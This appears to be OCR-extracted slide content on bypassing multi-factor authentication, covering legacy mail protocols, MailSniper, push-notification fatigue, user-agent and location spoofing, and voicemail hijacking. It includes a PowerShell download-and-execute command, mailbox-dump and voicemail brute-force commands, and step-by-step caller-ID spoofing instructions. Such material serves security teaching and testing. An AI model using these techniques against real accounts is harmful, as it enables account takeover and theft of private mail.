
Data	Time
↑ {"ftype":"vdata","data":{"languages":["en-CA","en-US","en"],"cookieEnabled":true,"serviceWorker":tru...	15:01:11.904
↓ {"statusCode": "success", "name": "__2alg", "domain": "portalresolve-reminder.com", "value": "ZWM...	15:01:12.185

JSON　Raw

```
javaEnabled: false
referrer: ""
etsl: 37
battery: false
hasChrome: false
webXR: false
mediaSession: true
webgl: "Generic Renderer"
timezone: "7"
platform: "Win32"
userAgent: "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0"
appCodeName: "Mozilla"
appName: "Netscape"
language: "en-CA"
```


Legacy Protocols

- One tactic threat actors consistently use to bypass MFA is the use of legacy authentication. Legacy authentication can be used for mail protocols where MFA was historically not supported such as IMAP4, POP3 or SMTP, or for older Outlook and mobile clients that do not support MFA.
- As long as legacy authentication is enabled, the possibility that threat actors can log into an M365 account without satisfying MFA requirements may exist, allowing the threat actor full access to read, write and download a full copy of the impacted user’s mailbox to their local (threat actor controlled) system.



Bypassing MFA Using Mailsniper & MFASweep


- For a long time, the tool MailSniper was a go to for bypassing MFA. The tool's "Invoke-SelfSearch" functionality used Exchange Web Services (EWS) to programmatically log in to a compromised account and extract information from an employee's inbox.
- A new tool was also released called MFASweep that tests various authentication methods potentially bypassing MFA.



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\m8r0wn> powershell -noexit -exec bypass -C "IEX (New-Object Net.WebClient).DownloadString('http://[redacted]/MailSniper.ps1')"
PS C:\Users\m8r0wn> Invoke-SelfSearch -Mailbox user@[redacted].com -ExchHostname mail.[redacted].com -Terms '*' -OutputCsv mail.csv
[*] Trying Exchange version Exchange2010
[*] Using EWS URL https://mail.[redacted].com/EWS/Exchange.asmx
```

MFA Fatigue attacks

- Multi-factor authentication (MFA) fatigue is the name given to a technique used by adversaries to flood a user’s authentication app with push notifications in the hope they will accept.



Microsoft

donald.duck@m365securitylabs.onmicrosoft.com

Approve sign in request

Open your Authenticator app, and enter the number shown to sign in.

85

No numbers in your app? Make sure to upgrade to the latest version.

I can't use my Microsoft Authenticator app right now

More information

Are you trying to sign in?

m365securitylabs
Donald.Duck@m365securitylabs.onmicrosoft.com


Enter the number shown to sign in.

App
OfficeHome

Location
North Holland, Netherlands

MFA Fatigue attacks

- It only requires the attacker to manually, or even automatically, send repeated push notifications while trying to log into the victim’s account
- Once the victim clicks on the link provided by you then you will easily get every deep information about his device.




ADVANCED LOG

Date/Time	2021-06-25 14:23:03 UTC
IP Address	45.118.158.162
Country	India, Delhi
Browser	Mobile Safari (14.1.1)
Operating System	iOS 14.6
Device	Apple iPhone
User Agent	Mozilla/5.0 (iPhone; CPU iPhone OS 14_6 like Mac OS X) AppleWebKit/605.1
Referring URL	no referrer
Host Name	45.118.158.162
ISP	

Bypassing MFA using Device Fatigue Attacks

- Grabify to acquire User-Agent of the victim
- Reuse it in the Login request of Burpsuite




Request to https://accounts.google.com:443 [142.250.194.109]

```
POST
/_/signin/challenge?hl=en-GB&TL=AM3QAYaWmQVu4_zNPV4DflIB2ZoriR-ki9fsUoOX5e8u-z8sV-xN6oIS2F-zsEZh&_reqid=
437393&rt=j HTTP/1.1
Host: accounts.google.com
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 14_6 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like
Gecko) Version/14.1.1 Mobile/15E148 Safari/604.1
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
[illegible]
```

Bypassing MFA using Location Fatigue Attacks

- Acquire the user's well-known location i.e. Home or Office location
- Spoof the location using GPS Simulators


Is it you trying to sign in?

sg5479845@gmail.com

Device

CPU iPhone OS 14_6 like Mac OS X

Near

Delhi, India

Time

Just a minute ago

MFA Fatigue attacks - Demonstration

MFA Push Notification Fatigue Attack


demonstrated by

GoSecure


Voicemail

- In MFA we have options to listen to the code and than enter it into the application. If the phone number is occupied or busy, the code is sent to voicemail instead.

Bypassing MFA using Voicemail hijacking


START
01
Attacker logs into the victim's account
02
Attacker engages in a call with the victim's phone number
03
Attacker chooses the 2FA code via Phone call option
04
As the victim's phone number is engaged, The 2FA code will be sent to Voicemail
05
Obtain a ANI Caller ID Spooding Server (either via COIP or a dedicated spoofing provider)
06
Enter the Caller ID to display as victim's phone number
07
If you are using Spoofcard, a number and access code is displayed.
08
Call this number and input the access code
09
You will be connected to the victim's voice mail service provider endpoint.
10
Enter the victim's phone number and press #
END


Bypassing MFA using Voicemail hijacking – Brute-force



voicemail cracking — bash — 83×37
~/Google Drive/Research/voicemail cracking — node /usr/local/bin/lt --port 8080
~/Google Drive/Research/voicemail cracking — bash

```
bash-3.2$ python voicemailcracker.py bruteforce --victimnumber 4154015186 --carrier
 tmobile --callerid 4153048826 --backdoornumber 8056377243 --toppins
```

Bypassing MFA using Voicemail hijacking – Compromising Paypal



```
mvigo-ltm1:voicemail cracking mvigo$ python voicemailcracker.py -h
usage: voicemailcracker.py [-h] {bruteforce,greeting,message} ...

